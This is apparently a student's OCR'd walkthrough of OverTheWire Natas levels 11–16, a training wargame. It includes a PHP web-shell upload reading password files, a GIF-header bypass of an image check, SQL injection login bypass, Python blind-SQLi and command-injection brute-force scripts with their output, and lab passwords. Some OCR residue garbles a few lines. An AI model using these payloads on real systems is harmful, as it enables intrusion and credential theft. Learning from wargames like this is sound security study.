
LEVEL 11 – LEVEL 12

URL: http://natas12.natas.labs.overthewire.org



In this level the process is that we have to upload a file less than 1KB so tried with a random file and the output will be like upload/[random string].jpeg

by the source code it is known that whatever files type we upload it will add .jpeg to it




the name of the file uploaded will be changed by a random string of length 10

```php
<?php

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
    $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);


        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
} else {
?>
```

So, by inspect we can change the .jpg to.php and then upload a .php script which will get us the password aswe know the where the passwords are stored

```
<?php
echo system("cat /etc/natas_webpass/natas13");
?>
```

Whew e upload the file we get the link as upload/[random string].php on clickig this we get the password



NEXT LEVEL PASSWORD:
trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

LEVEL 12 – LEVEL 13
URL: http://natas13.natas.labs.overthewire.org

this level is the same as before but more security is added
By checking the source code


```
} else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
    echo "File is not an image";
```

which check if the upload file is of .jpg or not
so we not find an other way such that the webpage believes that we are uploading a image file
exif_imagetype() function so this function is the extra security added which function is that reads the file's initial bytes to check for patterns that are unique to image formats
These unique patterns are known as MAGIC NUMBERS
So, i took a GIF mafgic numbers as it’s also a image format
The string GIF87a is a specific header used to identify GIF files, and it refers to the version of the Graphics Interchange Format (GIF) image file format
So, in inspect change .jpg into .php

```
<br>
<br>
▼<form enctype="multipart/form-data" action="index.php" method="POST">
  <input type="hidden" name="MAX_FILE_SIZE" value="1000">
  <input type="hidden" name="filename" value="wt5ov4zbbk.php">
  Choose a JPEG to upload (max 1KB):
  <br>
  <input name="uploadedfile" type="file">
  <br>
  <input type="submit" value="Upload File">
```

system(): In **PHP**, the `system()` function is used to **execute an external command** (like a shell command) and **display the output directly**.
the script consists of:

GIF87a
<?php
echo system("cat /etc/natas_webpass/natas14");
?>



GET 7a z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

NEXT LEVEL PASSWORD:
z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

LEVEL 13 – LEVEL 14

URL: http://natas14.natas.labs.overthewire.org


this level is based on some sqli
checking the source code:

```php
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', '<censored>');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysqli_close($link);
} else {
?>
```

we cann login when we give the useernane and password return any existing row in the database
we see a query beginning send to check for the username and password
so now by a payload we can solve this we see that it is vulnerable to "

in the username i have given natas15 and now we have to bypass the password

we can use payload based on the query given in the view source code
“ or “1”=”1
password = “ “ or “1”=”1 “ this is how it will be passed in the query
by this first is a empty which is defenintely not the password
then the other “1”=”1” which is true
i have used or means if anyone is true the output is true
So, by this logic the output should be true i.e, we have bypassed it



NEXT LEVEL PASSWORD:

SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

LEVEL 14 – LEVEL 15

URL: http://natas15.natas.labs.overthewire.org

This is also a sqli challenege we have a username paramter. I checked with some usernames like natas16 , “ or “1”=”1 it exists but not trace of the password of this level

By checking the source code:

```php
<?php

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas15', '<censored>');
mysqli_select_db($link, 'natas15');

$query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
if(array_key_exists("debug", $_GET)) {
    echo "Executing query: $query<br>";
}

$res = mysqli_query($link, $query);
if($res) {
if(mysqli_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
}
} else {
    echo "Error in query.<br>";
}

mysqli_close($link);
} else {
?>
```

by this we know that there are both username and password
by only username parameter is given
we need to pass the password paramter in the username filed
So, with the same logic as before tried to bypass the password paramter
“ or “1”=”1 and password=” or “1”=”1 but it just said user exists

This is a blind sqli means we don’t get any error but just get yes or no kinda answers
now, we have crate a script to get the password by brute forcing
if the output is user exits add the character to the password

Open natas_15.py Save

natas12.py natas15.py natas_15.py natas13.php natas14.php

```python
import requests

username = "natas15"
password = "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"
url = "http://natas15.natas.labs.overthewire.org/"
characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
pw = ""

while len(pw) < 32:
    for char in characters:
        payload = f'natas16" AND BINARY SUBSTRING(password, {len(pw)+1}, 1) = "{char}'
        response = requests.post(url, auth=(username, password), data={"username":
payload})

        if "This user exists" in response.text:
            pw += char
            print(f"Password found so far: {pw}")
            break

print(f"Password for Natas16 is: {pw}")
```

Python 2 Tab Width: 8 Ln 19, Col 40 INS

Python requests library to send HTTP requests.
credentials for natas15 the username and password
character set (alphanumeric) to brute-force each character of the password.
pw will hold the password as it's discovered.
The Natas password is known to be 32 characters long

The loop continues until the full password is extracted.

For each position i in the password (starting from 1), the script tries all characters from the list.

SUBSTRING(password, i, 1) = '{char}': checks if the ith character of the password is char.

BINARY ensures case sensitivity.

SQL Injection payload is inserted into the username field.

Sends a POST request to the server, with the injection in the username field.

If the response contains the string "This user exists", it means the guessed character is correct.

That character is added to the password.

The loop breaks to move to the next character position.


```
tenisha@tenisha:~$ mv /home/tenisha/socket.py /home/tenisha/my_socket.py
tenisha@tenisha:~$ php natas11_1.php^C
tenisha@tenisha:~$ python3 natas_15.py
Password found so far: h
Password found so far: hP
Password found so far: hPk
Password found so far: hPkj
Password found so far: hPkjK
Password found so far: hPkjKY
Password found so far: hPkjKYv
Password found so far: hPkjKYvi
Password found so far: hPkjKYviL
Password found so far: hPkjKYviLQ
Password found so far: hPkjKYviLQc
Password found so far: hPkjKYviLQct
Password found so far: hPkjKYviLQctE
Password found so far: hPkjKYviLQctEW
Password found so far: hPkjKYviLQctEW3
Password found so far: hPkjKYviLQctEW33
Password found so far: hPkjKYviLQctEW33Q
Password found so far: hPkjKYviLQctEW33Qm
Password found so far: hPkjKYviLQctEW33Qmu
Password found so far: hPkjKYviLQctEW33QmuX
Password found so far: hPkjKYviLQctEW33QmuXL
Password found so far: hPkjKYviLQctEW33QmuXL6
Password found so far: hPkjKYviLQctEW33QmuXL6e
Password found so far: hPkjKYviLQctEW33QmuXL6eD
Password found so far: hPkjKYviLQctEW33QmuXL6eDV
Password found so far: hPkjKYviLQctEW33QmuXL6eDVf
Password found so far: hPkjKYviLQctEW33QmuXL6eDVfM
Password found so far: hPkjKYviLQctEW33QmuXL6eDVfMW
Password found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4
Password found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4s
Password found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4sG
Password found so far: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
Password for Natas16 is: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
tenisha@tenisha:~$
```

NEXT LEVEL PASSWORD:

hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

LEVEL 15 – LEVEL 16

URL: http://natas16.natas.labs.overthewire.org



By `seeing` the source code:

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
```

The characters are: `/[;|&`\'"]/`
`this level has the same code as we have done the previous levels`
after looking teh allowed character is $ and parenthesis is allowed
so i checked then we run a command inside another command like
grep -i `$(grep n /etc/natas_webpass/natas17)xxx dictonary.txt`

it means we are brute forcing the charcters in the n place and keep the xxx word fixed with is present
*if the **natas17** file contains the alphabet **b** and its related strings then the **inner grep** will grab it. Suppose, there is a word **b** in the **natas17***
then bxxx will be searched in dicctory.txt. Then b is added to the password

for brute forcing we can create a script

Open | natas_16.py | Save

*pwntools_example_f9...55aa8f6d9aa6e9c5b.py | *bandit14-23 | natas_16.py

```python
import requests,string

url = "http://natas16.natas.labs.overthewire.org"
auth_username = "natas16"
auth_password = "hPkjKYviLQctEW33QmuXL6eDVfMW4sGo"

characters = ''.join([string.ascii_letters,string.digits])

password = []
for i in range(1,34):
    for char in characters:
        uri = "{0}?needle=$(grep -E ^{1}{2}.* /etc/natas_webpass/natas17)hackers".format(url,''.join(password),char)
        r = requests.get(uri, auth=(auth_username,auth_password))
        if 'hackers' not in r.text:
            password.append(char)
            print(''.join(password))
            break
        else: continue
```

By running it:

```
tenisha@tenisha:~$ python3 natas_16.py
E
Eq
Eqj
EqjH
EqjHJ
EqjHJb
EqjHJbo
EqjHJbo7
EqjHJbo7L
EqjHJbo7LF
EqjHJbo7LFN
EqjHJbo7LFNb
EqjHJbo7LFNb8
EqjHJbo7LFNb8v
EqjHJbo7LFNb8vw
EqjHJbo7LFNb8vwh
EqjHJbo7LFNb8vwhH
EqjHJbo7LFNb8vwhHb
EqjHJbo7LFNb8vwhHb9
EqjHJbo7LFNb8vwhHb9s
EqjHJbo7LFNb8vwhHb9s7
EqjHJbo7LFNb8vwhHb9s75
EqjHJbo7LFNb8vwhHb9s75h
EqjHJbo7LFNb8vwhHb9s75ho
EqjHJbo7LFNb8vwhHb9s75hok
EqjHJbo7LFNb8vwhHb9s75hokh
EqjHJbo7LFNb8vwhHb9s75hokh5
EqjHJbo7LFNb8vwhHb9s75hokh5T
EqjHJbo7LFNb8vwhHb9s75hokh5TF
EqjHJbo7LFNb8vwhHb9s75hokh5TF0
EqjHJbo7LFNb8vwhHb9s75hokh5TF0O
EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
```

